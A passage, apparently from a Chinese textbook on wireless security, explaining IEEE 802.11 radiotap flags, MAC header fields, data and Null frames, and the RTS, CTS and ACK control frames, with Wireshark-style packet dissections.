      .... .... .... .... .... ...0 .... .... = TX Attenuation: Absent
      .... .... .... .... .... ..0. .... .... = dB TX Attenuation: Absent
      .... .... .... .... .... .0.. .... .... = dBm TX Power: Absent
      .... .... .... .... .... 0... .... .... = Antenna: Absent
      .... .... .... .... ...0 .... .... .... = dB Antenna Signal: Absent
      .... .... .... .... ..0. .... .... .... = dB Antenna Noise: Absent
      .... .... .... .... .1.. .... .... .... = RX flags: Present
      .... .... .... .0.. .... .... .... .... = Channel+: Absent
      .... .... .... 0... .... .... .... .... = MCS information: Absent
      .... .... ...0 .... .... .... .... .... = A-MPDU Status: Absent
      .... .... ..0. .... .... .... .... .... = VHT information: Absent
      .... .... .0.. .... .... .... .... .... = frame timestamp: Absent
      .... .... 0... .... .... .... .... .... = HE information: Absent
      .... ...0 .... .... .... .... .... .... = HE-MU information: Absent
      ...0 000. .... .... .... .... .... .... = Reserved: 0x0
      ..1. .... .... .... .... .... .... .... = Radiotap NS next: True
      .0.. .... .... .... .... .... .... .... = Vendor NS next: False
      1... .... .... .... .... .... .... .... = Ext: Present
  ▸ Present flags word: 0x00000820
```

其中，Present flags数据信息中的Tsft表示数据掩码，当Ext标记为1，表明后面还有一个flags的数据，直至最后一个Present，当Ext标记为0，表示结束Present的数据。


2. IEEE 802.11协议头

无线网络由于自身的特性，在传输过程中存在被窃听的缺陷，因此学习IEEE 802.11协议头的组成便是整个无线网络安全的重中之重。不过，在学习IEEE 802.11协议头之前需要先了解以下几个概念：

- DU（Data Unit）数据单元：信息传输的最小数据集合。
- MSDU (MAC Service Data Unit)：MAC服务数据单元。
- MPDU (MAC Protocol Data Unit)：MAC协议数据单元。
- 传递过程逐层封装（Encapsulation）：数据在传输过程中的封装方式，下图为封装过程。



下面再来认识一下802.11的数据结构，下图为其数据结构。



从数据结构可以看出，802.11 MAC Header（MAC头）包括四部分，分别是Frame Control（帧控制域）、Duration/ID（持续时间/标识）、Address（地址域）和Sequence Control（序列控制域）。

1）Frame Control（帧控制域）

Frame Control（帧控制域）包含下面几个部分：

（1）Protocol Version（协议版本占2位）。IEEE 802.11 协议版本，多数情况为0。

（2）Type（类型域）和 Subtype（子类型域）共同指出帧的类型。其中，Type（2位）规定帧的具体用途，包括三种类型，管理帧取值为 0，控制帧取值为 1，数据帧取值为 2。SubType（4 位）为子类型，根据 Type 的不同对应多个子类型，协议规定不同类型、子类型的帧完成不同功能的操作。

（3）To DS（1 位）。表明该帧是 BSS 向 DS 发送的帧。

（4）From DS（1 位）。表明该帧是 DS 向 BSS 发送的帧。

To DS 、From DS这两个字段的值决定MAC头中的四个地址字段的不同定义，具体如下图所示。

ToDS	FromDS	Address1	Address2	Address3	Address4
0	0	DA	SA	BSSID	
0	1	DA	BSSID	SA	
1	0	BSSID	SA	DA	
1	1	RA	TA	DA	SA

DA: Destination Addres　　RA: Recipient Address
SA: Sourece Address　　TA: Transmitter Address

详细介绍如下：

- BSSID（Basic Service Set Identifier）：基本服务集标识符。
- DA（Destination Address）：目的地址。
- SA（Sender Address）：源地址。
- RA（Receiver Address）：接收端地址。
- TA（Transmission Address）：发送端地址。
- WDS（Wireless Distribution System）：无线分布式系统。

四个字段的取值如下：

- 0x00：出现在IBSS环境中（可能是管理帧或者是控制帧类型）；或者是STSL（Station to Station Link）中

两个STA间的通信，这种情况下通信不经过AP。

- 0x01：表示Data帧从AP端发向STA端。
- 0x02：表示Data帧从STA端发向AP端。
- 0x03：表示两个AP间的通信，这是典型的WDS（Wireless Distribution System）环境下AP间的通信，或者表示Mesh环境下MP间的通信；只有此时才会使用到Address4地址段。

注意：只有单播接收地址的帧才会被分段，广播帧、组播帧不适用该位。

（5）More Frag（占1位）。用于说明长帧被分段的情况，是否有后续数据，当取值为1时表示有后续数据，可能是数据帧或者管理帧类型。

（6）Retry（重传域占1位）。是否重传，取值为1表示重传数据，可能是数据帧或管理帧类型，接收端进程使用此位判断帧是否重复。

（7）Pwr Mgt（能量管理域占1位）。省电模式，取值为1时表示STA处于省电模式，此时由STA向AP发送该值为1的帧（AP不使用该字段），省电模式下STA不接收除唤醒帧之外的帧数据，发送给它的数据帧由AP进行缓存。

（8）More Data（更多数据域占1位）。如果是值为1表明至少还有一个数据帧要发送给STA。当AP缓存了至少一个MSDU时，会向省电模式的STA发送该位为1的帧，表示有缓存数据需要STA进行接收，接收到此帧的STA会被唤醒并向AP发送PS-Poll帧，取回由AP代为存放的数据；该位也被AP用于有更多的广播、多播帧需要发送的情况。

（9）Protected Frame（占1位）。可能是数据帧或者管理帧类型，表示MSDU是否被加密；也用于表示PSK身份验证Frame#3帧；数据载荷位为空时，该字段取值为0。

（10）Order（序号域占1位）：在非QoS帧的情况下，取值为1表示数据必须严格按照顺序处理，通常情况下该字段为0。

2）Duration/ID（持续时间/标识）

Duration/ID（持续时间/标识），表明该帧和它的确认帧将会占用信道多长时间；对于帧控制域子类型为Power Save-Poll的帧，该域表示了STA的连接身份（AID, Association Indentification）。

3）Address（地址域）

Address（地址域）包括源地址（SA）、目的地址（DA）、传输工作站地址（TA）和接收工作站地址（RA）。SA与DA必不可少，后两地址只针对BSS的通信才有用，而目的地址可以为单播地址（Unicast address）、多播地址（Multicast address）、广播地址（Broadcast address）等。

4）Sequence Control（序列控制域）

Sequence Control（序列控制域）：由代表MSDU（MAC Server Data Unit）或者MMSDU（MAC Management Server Data Unit）的12位序列号（Sequence Number）和表示MSDU和MMSDU的每一个片段的编号的4位片段号组成（Fragment Number）。

5）802.11的其他数据结构

802.11的数据结构还存在有其他部分，包括Frame Body（帧体部分）和FCS（校验码），其中Frame Body（帧体部分），包含信息根据帧的类型有所不同，主要封装的是上层的数据单元，长度为0~2312个字节，可以推出，802.11帧最大长度为2346个字节。FCS（校验码）包含32位完整性校验码。

针对帧的不同功能，可将802.11中的MAC帧分为以下三类：

- 数据帧：用于在竞争期和非竞争期传输数据。

- 控制帧：用于竞争期间的握手通信和正向确认，为数据帧的发送提供辅助功能。
- 管理帧：主要用于STA与AP之间协商、关系的控制，如关联、认证、同步等。

提示：Frame Control（帧控制）中的Type（类型）和Subtype（子类型）共同指出帧的类型，当Type的B3B2位为00时，该帧为管理帧；为01时，该帧为控制帧；为10时，该帧为数据帧。而Subtype进一步判断帧类型，如管理帧又分为关联帧和认证帧。



6.1.2 数据帧

数据帧会将上层协议的数据置于帧主体加以传递，会用到哪些位，取决于该数据帧所属的类型，本节介绍两种类型的数据帧，一种是Data数据帧，另一种是Null数据帧。

1. Data数据帧


Data数据帧的作用在于携带传输数据，它的Data部分便是需要传输的具体数据，至于传输多大的数据，数据使用何种方式进行加密它并不关心。

Data数据帧在实际抓包软件中的数据信息，如下图所示。

```
▾ IEEE 802.11 Data, Flags: .p....F.
    Type/Subtype: Data (0x0020)
  ▾ Frame Control Field: 0x0842
      .... ..00 = Version: 0
      .... 10.. = Type: Data frame (2)
      0000 .... = Subtype: 0
    ▸ Flags: 0x42
    .000 0000 0000 0000 = Duration: 0 microseconds
    Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
    Transmitter address: Fiberhom_57:88:4c (60:b6:17:57:88:4c)
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Source address: Skyworth_18:ee:02 (88:cc:45:18:ee:02)
    BSS Id: Fiberhom_57:88:4c (60:b6:17:57:88:4c)
    STA address: Broadcast (ff:ff:ff:ff:ff:ff)
    .... .... .... 0000 = Fragment number: 0
    1000 0100 1010 .... = Sequence number: 2122
  ▸ TKIP parameters
▾ Data (134 bytes)
    Data: 668fa9e3bac621fab07531466885cb45c90407c7cafee6aa...
    [Length: 134]
```

2. Null数据帧

Null数据帧由MAC标头与FCS结尾所组成。当工作站进入休眠状态，接入点必须开始为之暂存数据。如果该移动式工作站没有数据要通过分布式系统传输，可以使用Null数据帧。Null数据帧的用法，如下图所示。




Null数据帧在实际抓包软件中的数据，如下图所示。

```
▾ IEEE 802.11 Null function (No data), Flags: ......F.
    Type/Subtype: Null function (No data) (0x0024)
  ▾ Frame Control Field: 0x4802
      .... ..00 = Version: 0
      .... 10.. = Type: Data frame (2)
      0100 .... = Subtype: 4
    ▸ Flags: 0x02
    .000 0001 0011 1010 = Duration: 314 microseconds
    Receiver address: HuaweiTe_03:43:ab (74:d2:1d:03:43:ab)
    Transmitter address: 06:88:5e:0a:1b:28 (06:88:5e:0a:1b:28)
    Destination address: HuaweiTe_03:43:ab (74:d2:1d:03:43:ab)
    Source address: 06:88:5e:0a:1b:28 (06:88:5e:0a:1b:28)
    BSS Id: 06:88:5e:0a:1b:28 (06:88:5e:0a:1b:28)
    STA address: HuaweiTe_03:43:ab (74:d2:1d:03:43:ab)
    .... .... .... 0000 = Fragment number: 0
    0001 0000 0101 .... = Sequence number: 261
```

6.2 控制帧

控制帧主要用于协助数据帧的传递，控制帧通常与数据帧搭配使用，可用于管理无线媒介的访问、提供MAC层的可靠性，负责区域的清空、信道的取得以及载波监听的维护等，并于收到数据时予以正面的应答，借此促进工作站间数据传输的可靠性。

控制帧中的Frame Control位，结构示意如下图所示。



控制帧中的Frame Control位，字段的详细说明如下：

（1）Protocol（协议版本）。协议版本

的值为 0，因为这是目前绝无仅有的版本。

（2）Type（类型）。控制帧的类型识别码为 01，所有控制帧该位都为 01。

（3）Subtype（次类型）。此位代表发送控制帧的子类型。

（4）ToDS、FromDS。控制帧负责处理无线介质的访问，因此只能够由无线工作站产生。传输系统并不会收发控制帧，因此这两个位为 0。

（5）More Fragments（尚有片段）。控制帧不可能被切割，因此该位为 0。

（6）Retry（重试）。控制帧与管理或数据帧不同，无须在序列中等待重发，因此该位为 0。

（7）Power Management（电源管理）。该位用来指示、完成当前的帧交换过程后，发送端的电源管理状态。

（8）More Data（尚有数据）。More Data 位只用于管理数据帧，因此在控制帧中该位为 0。

（9）Protected Frame（受保护帧）。控制帧不会进行加密，因此对控制帧而言，Protected Frame 位为 0。

（10）Order（次序）。控制帧是基于帧交换程序（atomic frame exchange operation）的构成部件，因此必须依序发送，所以这个位为 0。

Subtype与帧类型的对应，其中Subtype字段使用二进制表示，具体介绍如下。

- 1010：Power Save（PS）- Poll（省电一轮询）。
- 1011：RTS（请求发送，即：Request To Send，预约信道，帧长20字节）。
- 1100：CTS（清除发送，即：Clear To Send，同意预约，帧长14字节）。
- 1101：ACK（确认）。
- 1110：CF-End（无竞争周期结束）。
- 1111：CF-End（无竞争周期结束）+ CF-ACK（无竞争周期确认）。

控制帧中常用的四种类型如下：

（1）RTS 帧。用来取得媒介的控制权，用于传送分段帧，分段由网卡驱动程序中的 RTS threshold 阀值确定。


（2）CTS 帧。用于回复 RTS 帧，如果没有 RTS 当然也就没有 CTS，它们两个多数是成对出现的。

（3）ACK 帧。MAC 及任何数据的传送（包括一般传送，RTS/CTS 交换之前的帧、帧片段）都需要通过 ACK 帧进行确认。

（4）PS-POLL 帧。移动式工作站从省电模式苏醒后，会向 AP 传送一个 PS-POLL 帧用于获得缓存数据。


6.2.1 RTS（请求发送）





RTS帧可用于获得传输数据主动权，并告知其他需要传输数据的客户端等待，避免信号干扰，其中数据传输的大小划分是由网卡驱动程式中的 RTS threshold（阈值）来定义。介质访问权只针对单点传播（unicast）帧使用，对于广播（broadcast）与组播（multicast）帧不受影响。

下图为RTS 帧的格式。



RTS的MAC标头由四个位构成：

（1）Frame Control（帧控制）。Frame Control 位并没有任何特殊之处。帧的 subtype（子类型）位设定为 1011，代表 RTS 帧。除此之外，它与其他的控制帧具备相同位。（在 IEEE 802.11 协议中规定，最高有效位乃是最后一个位，因此在 subtype 位中，第 7 个位代表最高效位）


（2）Duration （持续时间）。RTS 帧会试图预定传输介质使用权，供帧交换程序使用，因此 RTS 帧发送者必须计算 RTS 帧

结束后还需要多少时间。

（3）Address 1 位。Receiver Address（接收端地址），接收大型帧的工作站的地址。

（4）Address 2 位。Transmitter Address（发送端地址），RTS 帧的发送端的地址。

下图为使用抓包软件抓取的实际RTS数据包。




```
▾ IEEE 802.11 Request-to-send, Flags: ........
    Type/Subtype: Request-to-send (0x001b)
  ▾ Frame Control Field: 0xb400
      .... ..00 = Version: 0
      .... 01.. = Type: Control frame (1)
      1011 .... = Subtype: 11
    ▾ Flags: 0x00
        .... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x0)
        .... .0.. = More Fragments: This is the last fragment
        .... 0... = Retry: Frame is not being retransmitted
        ...0 .... = PWR MGT: STA will stay up
        ..0. .... = More Data: No data buffered
        .0.. .... = Protected flag: Data is not protected
        0... .... = Order flag: Not strictly ordered
    .010 1010 1001 1110 = Duration: 10910 microseconds
    Receiver address: Guangdon_7d:5b:d9 (c4:47:90:7d:5b:d9)
    Transmitter address: HuaweiTe_7d:37:95 (e4:68:a3:7d:37:95)
```



6.2.2 CTS（允许发送）

CTS帧有两种作用，早先CTS帧仅用于应答RTS帧，如果没有RTS出现，就不会产生CTS，后来CTS帧被802.11g防护机制用来避免干扰较旧的工作站。

CTS帧的格式如下图所示。



CTS帧的MAC标头由三个位构成：

（1）Frame Control（帧控制）。帧的subtype（子类型）位被设定为1100，代表CTS帧。

（2）Duration（持续时间）。用于应答RTS时，CTS帧的发送端会以RTS帧的Duration值作为持续时间的计算基准。RTS会为整个RTS-CTS-frame-ACK交换过程预留介质使用时间。不过，当CTS帧被发送出后，只剩下其他未帧或帧片段及其回应待传。CTS帧发送端会将RTS帧的Duration值减去发送CTS帧及其后短帧间隔所需的时间，然后将计算结果置于CTS的Duration位。

（3）Address1 位：Receiver Address（接收端地址）。CTS 帧的接收端即为之前 RTS 帧的发送端，因此 MAC 会将 RTS 帧的发送端地址复制到 CTS 帧的接收端地址。802.11g 保护操作所使用的 CTS 帧会被发送给发出 RTS 的工作站，而且只用来设定 NAV。


下图为使用抓包软件抓取的实际CTS数据包。

```
▾ IEEE 802.11 Clear-to-send, Flags: ........
    Type/Subtype: Clear-to-send (0x001c)
  ▾ Frame Control Field: 0xc400
      .... ..00 = Version: 0
      .... 01.. = Type: Control frame (1)
      1100 .... = Subtype: 12
    ▾ Flags: 0x00
        .... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x0)
        .... .0.. = More Fragments: This is the last fragment
        .... 0... = Retry: Frame is not being retransmitted
        ...0 .... = PWR MGT: STA will stay up
        ..0. .... = More Data: No data buffered
        .0.. .... = Protected flag: Data is not protected
        0... .... = Order flag: Not strictly ordered
    .000 0000 1000 0110 = Duration: 134 microseconds
    Receiver address: Apple_b7:fc:06 (48:3b:38:b7:fc:06)
```

6.2.3 ACK（应答）

ACK（positive acknowledgment）帧是MAC以及任何数据传输都需要一个应答，包括一般传输RTS/CTS交换之前的帧、帧片段，服务质量扩展功能放宽了个别数据帧必须各自得到应答的要求。

下图为ACK帧结构。



ACK帧的MAC标头由三个位构成：

（1）Frame Control（帧控制）。帧的subtype（子类型）位被设定为1101，代表ACK帧。

（2）Duration（持续时间）。根据ACK信号在整个帧交换过程处于什么位置，Duration的值可以有两种设定方式。在完整的数据帧及一段连续帧片段的最后一个片段中，Duration会被设定为0。数据发送端会将Frame Control（帧控制）位中的More

Fragments（尚有片段）位设定为0，表示数据传输已经结束。

如果More Fragments位为0，表示整个传输已经完成，不用再延长对无线信道的控制权，因此会将Duration设定为0。

如果More Fragments位为1，表示还有数据仍在发送中。此时Duration位的用法和CTS帧中的Duration位相同。发送ACK以及短帧间隔所需要的时间，将由最近帧片段所记载的Duration中减去。如果不是最后一个ACK帧，Duration的计算方式类似CTS Duration的计算方式。事实上，IEEE 802.11协议中将ACK帧中的Duration设定称为虚拟CTS。

